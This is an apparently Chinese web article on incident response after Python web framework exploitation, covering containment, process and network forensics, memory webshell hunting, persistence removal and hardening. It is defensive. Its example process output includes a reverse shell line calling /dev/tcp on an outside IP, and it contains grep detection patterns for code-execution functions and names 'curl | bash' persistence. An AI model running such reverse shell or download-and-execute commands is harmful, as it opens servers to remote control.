


Python框架高危漏洞遭利用后服务器被入侵的应急响应与排查步骤
针对Python Web框架高危漏洞利用导致的服务器被入侵事件,系统化梳理应急响应处置、现场取证、进程与网络排查、持久化清除与系统加固的实战步骤。
一、入侵确认与紧急遏制(抑制扩散)

一旦监测到异常外联报警、CPU突增挖矿行为,或在WAF日志中发现针对框架漏洞的利用Payload已返回200 OK,首要任务是在保留受侵害现场的同时,掐断攻击者与内网及控制端的网络通道。
在云平台或宿主机物理防火墙上配置安全组策略,切忌直接执行reboot或强制下电关机。直接关机将彻底抹除驻留在Python运行时内存中的无文件落地攻击痕迹(如内存Webshell)以及正在运行的内存马逻辑。
在Linux终端中,使用iptables丢弃除排查终端IP之外的所有入站与出站流量,特别是阻断服务器主动对外的出站连接,立刻瘫痪攻击者的反弹交互Shell:
# 允许管理维护机IP(假设运维IP为 192.168.1.100)
iptables -A INPUT -p tcp -s 192.168.1.100 --dport 22 -j ACCEPT
iptables -A OUTPUT -p tcp -d 192.168.1.100 --sport 22 -j ACCEPT

# 阻断所有其他出站与入站流量,切断C2外联
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP确认规则生效后,若服务器部署于Kubernetes或Docker容器中,应将容器网络与外部Pod网络隔离,或通过执行docker pause <container_id>暂停容器状态,等待离线挂载排查。
二、进程树与异常网络排查(抓取现行威胁)

Python Web应用(通常由gunicorn、uwsgi、uvicorn挂载运行)如果遭遇RCE(远程代码执行),攻击者通常会派生出系统原生Shell进行命令交互,或者拉起挖矿、扫描进程。因此,沿着Python主进程排查子进程是最直接的突破口。
1. 逆向检查进程树
利用pstree或带有格式化参数的ps查看进程拓扑。正常情况下,Gunicorn Worker下只应该有处理请求的Python线程或协程,如果出现了/bin/sh、/bin/bash、curl、python -c等进程,通常意味着RCE已成功触发:
# 查看包含父进程ID与命令行的进程层级关系
ps -ef --forest | grep -E -B 2 -A 5 "(python|gunicorn|uvicorn|uwsgi)"
执行输出示例:
root      1042     1  0 10:00 ?  00:00:01 /usr/local/bin/python manage.py runserver 0.0.0.0:8000
www-data  1420  1042  0 10:15 ?  00:00:00  \_ /usr/local/bin/python manage.py runserver 0.0.0.0:8000
www-data  1890  1420  0 10:22 ?  00:00:00      \_ /bin/sh -c /bin/bash -i >& /dev/tcp/45.33.32.156/4444 0>&1
www-data 1891 1890 0 10:22 ? 00:00:00 \_ /bin/bash -i上面的示例输出清晰呈现了攻击链条:PID为1420的Web工作进程调用系统Shell派生了PID为1890和1891的反弹Shell,正连接外部IP 45.33.32.156。
2. 排查未终止的外部连接与监听
使用ss命令检查当前系统的ESTABLISHED连接,过滤非本地IP,记录远端可疑连接的进程PID:
# 列出所有已建立的TCP外联及对应进程
ss -ntp | grep -v "127.0.0.1"
3. 取证与终止进程
在直接kill -9恶意PID之前,必须先保存其运行时信息(包含启动参数、内存映射及对应可执行文件文件句柄):
# 保存恶意进程 1891 的环境与执行路径信息
ls -al /proc/1891/exe /proc/1891/cwd > /tmp/incident_proc_1891.txt
cat /proc/1891/cmdline | tr '\0' ' ' >> /tmp/incident_proc_1891.txt
cat /proc/1891/environ | tr '\0' '\n' >> /tmp/incident_proc_1891.txt

# 保存后立即终止攻击链路中的相关进程
kill -9 1891 1890rm -f删除磁盘上的恶意可执行文件,仅保留内存映射运行。若发现ls -l /proc/<PID>/exe指向(deleted),可通过命令cp /proc/<PID>/exe /tmp/recovered_malware将驻留在内存中的二进制恶意程序直接完整复制出来,用于后续逆向分析。
三、Python应用层驻留排查(内存马与代码后门)
在Python技术栈中,攻击者不仅使用传统的Linux后门,还会利用Python动态语言特性将代码挂载在内存或框架钩子中。
1. 内存马(Memory Webshell)识别
在Flask或Django中,利用SSTI或者Python反序列化漏洞,攻击者可以直接修改框架运行时中的路由映射表(如Flask的app.view_functions或app.url_map),或者将恶意类注入到全局中间件中。这类后门完全不落盘,重启进程即消失,但如果主进程未重启,则能持续控制业务流。
针对已确认失陷的Worker进程,提取其内存中的可打印字符串进行过滤检索:
# 导出指定PID的运行内存字符串进行威胁排查
gcore -o /tmp/worker_dump 1420
strings /tmp/worker_dump.1420 | grep -E "(base64_decode|eval\(|exec\(|subprocess|os\.system|__subclasses__)" | head -n 30
此外,通过排查应用日志中是否存在返回200但未在代码仓库路由表中定义的URI请求,能有效锁定隐藏的内存马端点。
2. 代码树篡改与隐蔽文件排查
利用代码版本控制系统比对线上代码与主干库是否存在偏差。攻击者常在现有View函数中增加隐蔽的动态执行入口:
cd /data/www/my_python_project

# 检查当前源码变动情况
git status
git diff

# 如果没有git版本库,检查过去48小时内被修改的.py和.pyc文件
find . -type f \( -name "*.py" -o -name "*.pyc" \) -mtime -2 -ls重点检查Python的虚拟环境目录(venv/lib/pythonX.X/site-packages/),攻击者可能会直接在常用三方库(例如requests、urllib3)的__init__.py中插入后门代码,使运维人员在检查项目业务代码时将其忽略。
四、系统层持久化排查与后门清剿

当攻击者借助Python进程权限获得Shell后,通常会试图提升权限或在系统层面写入持久化驻留,防范业务重启后断连。
1. 定时任务与系统服务排查
检查所有系统用户的Crontab及Systemd自启动服务,攻击者常利用crontab反向拉起下载脚本:
# 查看系统所有用户的crontab任务
for user in $(cut -f1 -d: /etc/passwd); do crontab -u $user -l 2>/dev/null; done

# 检查系统级Cron文件及脚本
ls -la /etc/cron* /etc/crontab /var/spool/cron/crontabs/

# 检查最近新增或修改的Systemd单元
find /etc/systemd/system/ /lib/systemd/system/ -type f -mtime -3 -ls
2. SSH认证与临时可执行目录排查
检查是否被写入免密登录后门公钥,以及被赋予可执行权限的共享临时目录:
# 检查所有用户的authorized_keys与修改时间
find /home /root -name "authorized_keys" -exec ls -l {} \; -exec cat {} \;

# 排查/tmp、/var/tmp、/dev/shm中的可疑二进制或Python执行脚本
find /tmp /var/tmp /dev/shm -type f -executable -ls
3. 痕迹排查对照参考
| 排查维度 | 重点核查路径/命令 | 异常判断依据 |
|---|---|---|
| Web访问日志 | /var/log/nginx/access.log, 应用日志 |
带有{{...}}, pickle, __class__且状态码为200的POST请求 |
| 临时目录 | /tmp, /var/tmp, /dev/shm |
隐藏文件(如.xxx)、ELF可执行文件、挖矿脚本、Python反弹脚本 |
| 动态加载劫持 | /etc/ld.so.preload, /etc/ld.so.conf.d/ |
存在非系统原生.so共享库路径(Rootkit迹象) |
| 环境后门 | ~/.bashrc, /etc/profile |
末尾追加了curl | bash或针对alias的恶意重定向 |
五、溯源分析与漏洞利用点复原
在清理完即时威胁后,必须回答核心问题:攻击者究竟是通过哪个接口、哪类漏洞进来的? 否则只要应用重新启动,服务器将在数分钟内被二次攻破。
1. 关联反弹Shell时间戳定位日志
根据前面记录的反弹Shell或新增恶意文件的时间戳(例如10:22:15),将Web网关访问日志与应用日志精确对齐:
# 检索指定时间点前后3分钟的POST与PUT异常请求
awk '$4 >= "[27/Sep/2026:10:19:00" && $4 <= "[27/Sep/2026:10:25:00"' /var/log/nginx/access.log | grep -E "(POST|PUT)"
日志匹配结果示例:
192.168.10.50 - - [27/Sep/2026:10:22:12 +0800] "POST /api/v1/template/preview HTTP/1.1" 200 452 "-" "python-requests/2.31.0"
192.168.10.50 - - [27/Sep/2026:10:22:14 +0800] "POST /api/v1/template/preview HTTP/1.1" 200 1205 "-" "python-requests/2.31.0"
2. 审查可疑接口业务逻辑
查看对应的View代码(示例对应/api/v1/template/preview)。排查是否存在未对用户输入做限制的危险操作:
- SSTI(模板注入):在Jinja2或Django模板中直接执行字符串格式化拼接,如
Template(user_input).render()。 - 反序列化(Pickle / PyYAML):直接调用
pickle.loads(request.body)或使用了未加安全限制的yaml.load(data, Loader=yaml.Loader)。 - SQL注入衍生RCE:借助PostgreSQL、MySQL执行系统命令函数。
- 任意代码求值:直接使用
eval()或exec()处理前端传递的表达式参数。
六、根治修复、环境重构与加固验证

当黑客已拥有root或业务用户执行权限时,底层二进制文件可能已被替换(如带后门的ps、netstat或内核模块)。为了彻底消除隐患,最安全的恢复方案不是在污染环境中逐个修补,而是依赖干净镜像快速重建并闭环代码漏洞。
1. 漏洞代码闭环与依赖升级
修复存在问题的代码逻辑。对于模板渲染,强制使用传参赋值而非字符串拼接;对于序列化,全面迁移至标准json;同时更新requirements.txt并锁定版本哈希:
# 导出当前依赖,检查存在漏洞的三方包(以pip-audit为例)
pip-audit -r requirements.txt

# 修复完毕后生成锁定的安全依赖约束
pip freeze > requirements.txt.fixed
2. 运行环境安全边界重构
重新构建容器镜像或在纯净宿主机上部署,并强制落实最小权限模型:
- 降权运行:禁止以
root运行Gunicorn/UWSGI主进程。创建专用无登录权限用户:useradd -r -s /usr/sbin/nologin www-data。 - 挂载限制:对文件上传目录(如
/data/media/)及系统临时目录(/tmp)配置noexec, nosuid, nodev挂载选项,从操作系统层面杜绝脚本直接执行。 - 系统调用与网络限制:容器环境启用
read_only: true根文件系统,丢弃非必要内核能力(如CAP_SYS_ADMIN、CAP_NET_ADMIN),限制应用容器主动对外建立TCP连接的能力,只允许与数据库和缓存建立内部通信。
3. 凭据轮换与回上线验证
在应用重新上线前,必须执行全量凭据吊销与重置:
- 重置Django配置中的
SECRET_KEY(防止已被窃取的Key用于伪造Cookie与Session会话)。 - 更换应用数据库账号密码、Redis访问密钥及三方云服务的API Access Key。
- 先以有限白名单模式放行入口流量,观察Nginx日志与系统
pstree状态2小时以上,确认未出现新异常派生进程及报警后,再完全恢复对外服务。
本站声明
本文内容仅供参考,不代表本站观点。转载或引用请注明出处。如发现内容问题,请通过联系我们页面反馈。















